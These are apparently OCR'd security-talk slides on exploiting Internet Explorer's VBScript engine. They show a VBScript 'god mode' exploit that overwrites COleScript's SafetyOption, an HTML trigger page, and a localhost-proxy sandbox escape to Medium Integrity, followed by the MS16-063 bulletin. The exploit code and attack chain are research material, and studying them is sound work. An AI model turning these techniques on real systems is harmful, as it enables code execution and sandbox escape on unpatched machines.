
Resets **x** to be a VT_BYREF | VT_VARIANT to write into memory address

The Plan

- Create a (dummy) *VBScriptClass* instance
- Get the address of the class instance
- Leak *CSession* address from the class instance
- Leak *COleScript* address from the *CSession* instance
- Overwrite *SafetyOption* in *COleScript*

```vbscript
Function exploit (arg1)
    Dim addr
    Dim csession
    Dim olescript
    Dim mem

    ' Create a vbscript class instance
    Set dm = New Dummy
    ' Get address of the class instance
    addr = getAddr(arg1, dm)
    ' Leak CSession address from class instance
    mem = leakMem(arg1, addr + 8)
    csession = strToInt(Mid(mem, 3, 2))
    ' Leak COleScript address from CSession instance
    mem = leakMem(arg1, csession + 4)
    olescript = strToInt(Mid(mem, 1, 2))
    ' Overwrite SafetyOption in COleScript (e.g. god mode)
    ' e.g. changes it to 0x04 which is not in 0x0B mask
    overwrite arg1, olescript + &H174

    ' Execute notepad.exe
    Set Object = CreateObject("Shell.Application")
    Object.ShellExecute "notepad"
End Function
```

```
<html>
<head>
<meta http-equiv="x-ua-compatible" content="IE=10">
</head>
<body>
<script type="text/javascript">
    function strToInt(s)
    {
        return s.charCodeAt(0) | (s.charCodeAt(1) << 16);
    }
    function intToStr(x)
    {
        return String.fromCharCode(x & 0xffff) + String.fromCharCode(x >> 16);
    }
    var o;
    o = {"valueOf": function () {
        triggerBug();
        return 1;
    }};
    setTimeout(function() {exploit(o);}, 50);
</script>
</body>
</html>
```



http://172.16.100.1:8889/vbscript_godmode.html
172.16.100.1
Untitled - Notepad
File
Edit
Format
View
Help
Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser]
File
Options
View
Process
Find
Users
Help
I'm Cortana. Ask me anything.
1:46 PM
6/22/2016

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
System Idle Process	97.21	0 K	4 K	0			
System	0.13	264 K	16,660 K	4			
csrss.exe	< 0.01	1,196 K	3,852 K	352			
wininit.exe		844 K	4,172 K	436			
csrss.exe	0.13	1,244 K	5,436 K	444			
winlogon.exe		1,776 K	8,424 K	496			
dwm.exe	0.20	33,508 K	50,312 K	804			
explorer.exe	0.15	30,628 K	88,428 K	2560	Windows Explorer	Microsoft Corporation	Medium
vmtoolsd.exe	0.08	6,084 K	16,148 K	4792	VMware Tools Core Service	VMware, Inc.	Medium
OneDrive.exe		5,312 K	18,604 K	4836	Microsoft OneDrive	Microsoft Corporation	Medium
procexp.exe		2,432 K	9,604 K	1772	Sysinternals Process Explorer	Sysinternals - www.sysinter...	Medium
iexplore.exe	0.01	11,268 K	39,824 K	4500	Internet Explorer	Microsoft Corporation	Medium
iexplore.exe	0.19	19,380 K	41,752 K	664	Internet Explorer	Microsoft Corporation	Low
notepad.exe		2,964 K	10,772 K	708	Notepad	Microsoft Corporation	Medium
conhost.exe	< 0.01	10,132 K	7,520 K	4104			
sshd.exe		5,076 K	4,892 K	4160			


CPU Usage: 2.79% Commit Charge: 20.42% Processes: 56 Physical Usage: 29.36%

Mitigation – Sandbox

Arbitrary code execution in Low Integrity is not enough

Protected Mode filters what are allowed to be executed
⇒ WinExec, CreateProcess, …


Broker process uses registry to determine the elevation policy; only few are allowed to be Medium Integrity



ab (Default)	REG_SZ	(value not set)
ab AppName	REG_SZ	notepad.exe
ab AppPath	REG_SZ	C:\Windows\System32
Policy	REG_DWORD	0x00000003 (3)

ab (Default)	REG_SZ	(value not set)
ab AppName	REG_SZ	cmd.exe
ab AppPath	REG_SZ	C:\Windows\System32
Policy	REG_DWORD	0x00000000 (0)

Sandbox Escape



Attacker

Low Integrity IE Process

Proxy Shellcode

Medium Integrity IE Process

Medium Integrity Code Execution

Send stage1.html exploit: spawn localhost proxy

Exploit causes remote code execution

Spawn localhost proxy

Return Execution to process

Redirect to http://localhost/stage2.html to spawn medium integrity process

Proxy requests stage2.html content

Request stage2.html content

Stage2.html exploit sent for medium integrity code execution

Stage2.html Forwarded to process


Stage2.html exploit causes remote code execution at Medium Integrity

Run Scientific calculator / Agent

Remote Shell Connection to attacker

Return Execution to process

- ZDI-14-270
- #won't_fix
- Stager hosted on local host (Low)
- Intranet is trusted
- Medium Integrity for trusted hosts



http://localhost:5555/vbscript_godmode.html

```
C:\Windows\Syste
Microsoft Windo
(c) 2015 Microso

C:\Users\IEUser\
```

Process Explorer - Sysinternals: www.sysinternals.com [MSEDGEWIN10\IEUser]

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name	Integrity
System Idle Process	93.82	0 K	4 K	0			
System	0.25	124 K	144 K	4			
csrss.exe	< 0.01	1,244 K	4,004 K	356			
wininit.exe		1,092 K	4,708 K	440			
csrss.exe	0.04	1,284 K	5,344 K	448			
winlogon.exe		1,836 K	8,492 K	512			
dwm.exe	0.40	27,300 K	45,724 K	808			
explorer.exe	0.11	35,480 K	89,992 K	2804	Windows Explorer	Microsoft Corporation	Medium
vmtoolsd.exe	0.15	5,848 K	17,460 K	4808	VMware Tools Core Service	VMware, Inc.	Medium
OneDrive.exe		5,184 K	19,508 K	4848	Microsoft OneDrive	Microsoft Corporation	Medium
iexplore.exe	0.18	11,596 K	36,828 K	4052	Internet Explorer	Microsoft Corporation	Medium
iexplore.exe	< 0.01	17,996 K	41,436 K	1140	Internet Explorer	Microsoft Corporation	Low
iexplore.exe	< 0.01	16,768 K	38,812 K	2192	Internet Explorer	Microsoft Corporation	Medium
cmd.exe		2,944 K	3,400 K	4028	Windows Command Processor	Microsoft Corporation	Medium
conhost.exe		10,544 K	12,948 K	4076	Console Window Host	Microsoft Corporation	Medium
procexp.exe		2,648 K	9,540 K	4160	Sysinternals Process Explorer	Sysinternals - www.sysinter...	Medium
conhost.exe	0.01	10,196 K	8,292 K	3236			
sshd.exe		5,176 K	5,840 K	3304			
MpCmdRun.exe		2,112 K	7,400 K	5036			

CPU Usage: 6.18% Commit Charge: 17.91% Processes: 63 Physical Usage: 25.62%

Case Study #2

Internet Explorer 11 (jscript9.dll)
June, 2016 (MS16-063, CVE-2016-????)

Microsoft Security Bulletin MS16-063 - Critical

Cumulative Security Update for Internet Explorer (3163649)

Published: June 14, 2016 | Updated: June 22, 2016

Version: 1.1

Executive Summary

This security update resolves vulnerabilities in Internet Explorer. The most severe of the vulnerabilities could allow remote code execution if a user views a specially crafted webpage using Internet Explorer. An attacker who successfully exploited the vulnerabilities could gain the same user rights as the current user. If the current user is logged on with administrative user rights, an attacker could take control of an affected system. An attacker could then install programs; view, change, or delete data; or create new accounts with full user rights.

This security update is rated Critical for Internet Explorer 9 (IE 9), and Internet Explorer 11 (IE 11) on affected Windows clients, and Moderate for Internet Explorer 9 (IE 9), Internet Explorer 10 (IE 10), and Internet Explorer 11 (IE 11) on affected Windows servers. For more information, see the **Affected Software** section.


The update addresses the vulnerabilities by:

- Modifying how Internet Explorer handles objects in memory
- Modifying how the JScript and VBScript scripting engines handle objects in memory
- Fixing how the Internet Explorer XSS Filter validates JavaScript
- Correcting how Windows handles proxy discovery

